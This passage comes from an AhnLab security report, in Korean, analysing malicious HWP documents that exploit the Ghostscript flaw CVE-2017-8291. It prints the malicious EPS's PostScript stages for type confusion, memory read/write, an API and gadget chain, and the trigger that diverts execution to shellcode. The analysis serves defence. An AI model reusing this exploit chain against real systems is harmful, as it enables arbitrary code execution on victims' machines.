


그림 36 .eqproc 연산 이후의 스택 상태

다음은 .eqproc 연산자 실행 시 호출되는 zeqproc 함수의 코드이다. 비교 대상이 되는 피연산자 타입을 고려하지 않고, 최소 스택에 2개 이상의 피연산자가 있어야 하는 조건을 보고 있지 않다.

```
<psi\zmisc3.c>

/* <proc1> <proc2> .eqproc <bool> */
/*
 * Test whether two procedures are equal to depth 10.
 * This is the equality test used by idiom recognition in 'bind'.
 */
/* Adobe specifies maximum depth of 10 but 12 is needed */
/* to reproduce the observed behavior. CET 31-01-05 */
#define MAX_DEPTH 12
typedef struct ref2_s {
    ref proc1, proc2;
} ref2_t;
static int
zeqproc(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

    make_array(&stack[0].proc1, 0, 1, op - 1);
```

 © AhnLab, Inc. All rights reserved.

```
    make_array(&stack[0].proc2, 0, 1, op);
    for (;;) {
    long i;

    if (r_size(&top->proc1) == 0) {
        /* Finished these arrays, go up to next level. */
        if (top == stack) {
        /* We're done matching: it succeeded. */
        make_true(op - 1);
        pop(1);
        return 0;
        }
        --top;
        continue;
    }
...
```

코드 13 .eqproc 연산자 실행시 호출되는 코드




그림 37 control_str 문자열이 변경

 © AhnLab, Inc. All rights reserved.

[그림 37]은 1로 채워진 control_str 문자열이 .eqproc에 의해 오염되기 전의 상태이다. 스택 포인터가 control_str 문자열의 이전까지 오면 문자열의 마지막 8바이트를 True 값인 Boolean 객체로 인식하고 False 값인 Boolean 객체와 비교한다. 비교 결과는 당연히 False이며, PUSH로 인해 control_str 문자열 값이 일부 변경된다. 이 과정은 overwrite_pos로 지정한 16#150F 번째 문자까지 지속되며, overwrite_pos 위치까지 변경 될 경우 .eqproc 연산의 반복은 종료된다.

④ Type Confusion

여기까지 과정이 실행되면 스택 포인터는 값이 0으로 변경된 최초 위치(overwrite_pos)를 가리키고 있다. 이후 Element를 16#FFFF개 가지는 배열 leaked_array와 정수 0, 그리고 leaked_array를 한번 더 스택에 PUSH 한다. 16#FFFF 크기는 배열이 가질 수 있는 가장 최대 크기이다.[17]

overwrite_pos를 기준으로 +16#18, +16#19, +16#1A, +16#1B 위치에 각각 16#7E, 16#12, 16#00, 16#80 값을 put 연산자를 통해 저장한다. control_str은 문자열 객체이기 때문에 참조하고 있는 특정 위치에 직접 접근 및 연산이 가능하다. overwrite_pos에서 +16#18, +16#19, +16#1A, +16#1B 위치는 스택에 마지막으로 PUSH 된 leaked_array 배열의 객체 정보이다. 입력된 값으로 인해 객체의 타입과 참조하는 주소의 크기가 변경되었다. leaked_array는 기존 16#FFFF 크기의 배열 객체에서 16#8000 길이의 문자열 객체로 변경되었다.

타입을 변경한 이후 put 연산자를 통해 leaked_array 배열의 0번째 위치에 leaked_array 문자열 객체를 저장한다. 두 leaked_array는 변경 전 동일한 배열이었기 때문에 참조하는 주소도 동일하다. 즉, leaked_array 배열의 0번 Element 객체는 같은 주소를 참조하고 있는 문자열이고, 해당 문자열은 시작 주소로부터 16#8000 길이만큼 16#7E 속성[18]을 가진다. 배열을 통해서는 해당 주소의 위치에 직접 접근이 불가능했던 부분을 문자열을 통해 접근할 수 있게 된다.

```
leaked_array 0 leaked_array
control_str overwrite_pos 16#18 add 16#7E put
control_str overwrite_pos 16#19 add 16#12 put
control_str overwrite_pos 16#1A add 16#00 put
control_str overwrite_pos 16#1B add 16#80 put
put
16#10 { second_array aload } repeat
/base_addr_str leaked_array 0 get 4 4 getinterval def
/base_addr base_addr_str 0 get base_addr_str 1 get 8 bitshift or base_addr_str 2 get 16 bitshift or
base_addr_str 3 get 24 bitshift or def
0 1 15 {
    /i exch def
    /val i 15 bitshift base_addr add def
    /off i 16#FFF and 3 bitshift def
```

[17] '1) 포스트스크립트의 이해' 참고

[18] 쓰기 속성(0x10), 읽기 속성(0x20), 실행 속성(0x40) 포함

 © AhnLab, Inc. All rights reserved.

```
    /idx i -12 bitshift def
    /cur_buf leaked_array idx get def
    cur_buf off 16#7E put
    cur_buf off 1 add 16#12 put
    cur_buf off 2 add 16#00 put
    cur_buf off 3 add 16#80 put
    cur_buf off 4 add val 16#FF and put
    cur_buf off 5 add val -8 bitshift 16#FF and put
    cur_buf off 6 add val -16 bitshift 16#FF and put
    cur_buf off 7 add val -24 bitshift 16#FF and put
} for
16 1 leaked_count 1 sub {
    /i exch def
    /val i 15 bitshift def
    /off i 16#FFF and 3 bitshift def
    /idx i -12 bitshift def
    /cur_buf leaked_array idx get def
    cur_buf off 16#7E put
    cur_buf off 1 add 16#12 put
    cur_buf off 2 add 16#00 put
    cur_buf off 3 add 16#80 put
    cur_buf off 4 add val 16#FF and put
    cur_buf off 5 add val -8 bitshift 16#FF and put
    cur_buf off 6 add val -16 bitshift 16#FF and put
    cur_buf off 7 add val -24 bitshift 16#FF and put
} for
```

코드 14 악성 EPS 파일의 Type Confusion 단계 코드

 © AhnLab, Inc. All rights reserved.




그림 38 leaked_array 타입을 배열에서 문자열로 변환

leaked_array 문자열 객체가 저장된 주소는 곧 문자열 객체가 참조하는 주소이다. 문자열은 이 주소를 base_addr로 하여 add, get, put, bitshift 등의 연산자를 이용할 수 있다. leaked_array 배열은 최대 16#FFFF개의 Element를 가질 수 있기 때문에 이 범위까지 연산자를 이용해서 문자열 객체를 추가한다. 가장 마지막 Element가 되는 문자열 객체는 최대 0x7FFF0000+0x8000인 0x7FFF8000 영역까지 쓰고, 읽고, 실행하는 권한을 가진다.




그림 39 base_addr 주소를 이용하여 leakead_array 배열에 Element 추가

 © AhnLab, Inc. All rights reserved.

⑤ Chain

```
leaked_array 1 {lt} put
/pf_execfile base_addr 12 add read32 4 add read32 4 add read32 4 add read32 def
/hGSDLL32 pf_execfile FindPE def
/hKernel32 hGSDLL32 (KERNEL32.DLL) GetImportModule def
/pfVirtualProtect hKernel32 (VirtualProtect) GetProcAddress def
/pfExitProcess hKernel32 (ExitProcess) GetProcAddress def
/xchg_ret hGSDLL32 <94C3> search_str def
/ret_addr xchg_ret 1 add def
/ret_0C hGSDLL32 <C20C00> search_str def
leaked_array 1 shellcode put
/shell_addr base_addr 12 add read32 def
leaked_array 1 16#100 string put
/stub_addr base_addr 12 add read32 def
/null_stub stub_addr def
null_stub null_stub 4 add write32
null_stub 4 add 0 write32
/shell_stub stub_addr 16#30 add def
leaked_array 1 currentfile put
/file_addr base_addr 12 add read32 def
stub_addr null_stub write32
stub_addr 4 add shell_stub write32
shell_stub       ret_0C write32
shell_stub 4     add ret_addr write32
shell_stub 16#0C add xchg_ret write32
shell_stub 16#14 add pfVirtualProtect write32
shell_stub 16#18 add shell_addr write32
shell_stub 16#1C add shellcode length write32
shell_stub 16#20 add 16#40 write32
shell_stub 16#24 add shell_stub write32
shell_stub 16#2C add pfExitProcess write32
file_addr 16#B0 add stub_addr write32
file_addr 16#98 add ret_addr write32
```

코드 15 악성 EPS 파일의 Chain 단계 코드

이전까지 과정은 취약점을 이용해 메모리 영역에 권한을 가지고 접근할 수 있게 하는 것이었다면, 이제부터는 본격적으로 쉘코드 실행을 위한 준비 단계이다. leaked_array 배열의 1번 Element에 {lt} 프로시저 객체를 저장한다. 객체 저장은 내부적으로 고스트스크립트의 zfilenameforall 함수의 주소 호출로 연결된다. zfilenameforall 함수의 주소를 획득해 현재 실행 중인 gsdll32.dll PE 구조를 메모리에서 찾는데 이용한다. gsdll32.dll에서 로드하고 있는 Kernel32.dll 라이브러리를 찾은 다음 VirtualProtect 함수와 ExitProcess 함수의 호출 주소를 저장한다. 이 과정은 Definition 단계에서 구현된 PE 파일 파싱을 통해 실행된다. 두 개의 함수는 쉘코드를 실행하기 전과 후에 각각 실행 된다. 이후 gsdll32.dll의 메모리에서 가젯으로 사용할 코드를 찾고 그 주소를 저장한다. 가젯은 RETN과 스택 피봇(Pivot) 목적으로, 의도적으로 코드 흐름이 쉘코드로 분기할 수 있도록 한다. API함수와 가젯의 주소를 획득했으면 쉘코드가 저장된 주소와 함께 순서대로 엮는 작업이 필요하다.

 © AhnLab, Inc. All rights reserved.

leaked_array 배열의 1번 Element에 다음 3가지 핵심 정보를 순서대로 put한다. 배열에 저장된 이후에는 문자열 객체 주소인 base_addr를 통해 주소 값에 접근할 수 있다.

(1) shellcode가 저장된 주소, shell_addr로 저장

(2) 16#100길이의 문자열, stub_addr로 저장

(3) currentfile 연산자 실행으로 전달되는 stream_state 구조체 주소, file_addr로 저장

API와 가젯 주소, shell_addr는 shell_stub에 지정된 상대 주소만큼 떨어져서 저장된다. 그리고 shell_stub은 stub_addr의 +16#30위치를 시작으로 한다. 즉, stub_addr 주소만 알면 API, 가젯, 쉘코드를 모두 실행할 수 있다. stub_addr가 실행이 되기 위해서 포스트스크립트 연산자가 실행될 때 호출되는 함수와 연결 작업이 필요하다. 악성 EPS 파일은 이 부분을 파일 객체 연산자로 연결하였다.

파일 관련 연산자가 실행될 때 stream_state 구조체가 매개변수로 이용되는데, 이 구조체 주소의 +16#B0 주소가 stub_addr가 되도록 변경한다. 또 구조체의 +16#98 주소를 C3(RETN) 명령을 수행하는 코드 주소로 변경한다. +16#98 위치는 stream_state 구조체의 procs.close 멤버가 호출될 때 실행되는 주소이다.




그림 40 쉘코드가 담긴 shell_addr 저장




그림 41 stub_addr +0x30 위치에 shell_stub 생성

 © AhnLab, Inc. All rights reserved.




그림 42 file_addr +B0 위치의 stub_addr와 +98 위치의 RETN 명령

⑥ Shellcode

```
leaked_array 1 get closefile
quit
```

코드 16 악성 EPS 파일의 Shellcode 단계 코드

closefile 연산자를 실행하는 과정에서 sclose 함수가 호출된다. sclose 함수는 stream_state 구조체를 참조하는 부분이 두 번 있다. 첫 번째 참조 부분 *s->procs.close은 stream_state 구조체의 +16#98 위치에 있는 멤버이며, 앞 단계에서 C3(RETN)으로 변경하였다. 따라서 close 함수 호출이 되지 못하고 종료된 뒤 다음 코드를 실행한다. 두 번째 참조 부분 gs_free_object(st->memory, st, "s_std_close")이다. stream_state 구조체의 +16#B0 위치에 있는 stub_addr을 기준으로 상대 주소를 찾아 간다.

```
<base\stream.c>

/* Close a stream, disabling it if successful. */
/* (The stream may already be closed.) */
int
sclose(register stream * s)
{
    stream_state *st;
    int status = (*s->procs.close) (s);

    if (status < 0)
    return status;
    st = s->state;
```

 © AhnLab, Inc. All rights reserved.

```
    if (st != 0) {
    stream_proc_release((*release)) = st->template->release;
    if (release != 0)
        (*release) (st);
    if (st != (stream_state *) s && st->memory != 0)
        gs_free_object(st->memory, st, "s_std_close");
    s->state = (stream_state *) s;
    }
    s_disable(s);
    return status;
}
```

코드 17 sclose 함수

교체된 코드는 gs_free_object를 하는 CALL EDX 시점에 스택을 피봇한 뒤 EAX로 분기를 변경한다. 변경된 EAX는 RETN 0C이며, 리턴 주소 변경 이후 VirtualProtect 함수로 올려둔 쉘코드의 실행 권한을 0x40으로 변경한다. 쉘코드로 분기가 최종 이동한다.




그림 43 sclose 함수에서 변경된 코드 호출

 © AhnLab, Inc. All rights reserved.

05. 결론

지금까지 CVE-2017-8291 고스트스크립트 취약점을 이용한 악성 한글 파일의 동작 방식에 대해 살펴보았다. 한글과컴퓨터사는 이미 지난 2017년 2월 23일, 해당 취약점과 관련된 보안 패치를 배포했다. 그럼에도 불구하고 2년 가까이 동일한 취약점을 이용한 동일한 방식의 공격이 계속되고 있다는 것은 그것이 여전히 성공률이 높은 유효한 공격이라는 의미다. 바꿔 말하면 패치가 적용되지 않은 취약한 버전의 한글 프로그램을 이용하는 사용자들이 많다는 뜻이다.

더 큰 문제는 이것이 한글 파일을 이용한 공격이라는 점, 그리고 한글 파일은 대개 공격 대상이 명확한 타깃형 공격이라는 점이다. 타깃 공격의 특성상 문서의 내용 면이나 유포 방법 또한 점점 고도화 되고 있다. 일례로 최근 한글 파일에 문서 암호를 걸어두고 공격 대상에게만 암호를 전달하는 방식도 나타났다. 이는 암호를 알지 못하는 악성코드 분석가나 자동 분석 시스템이 해당 파일을 분석하지 못하게 하기 위함이다.

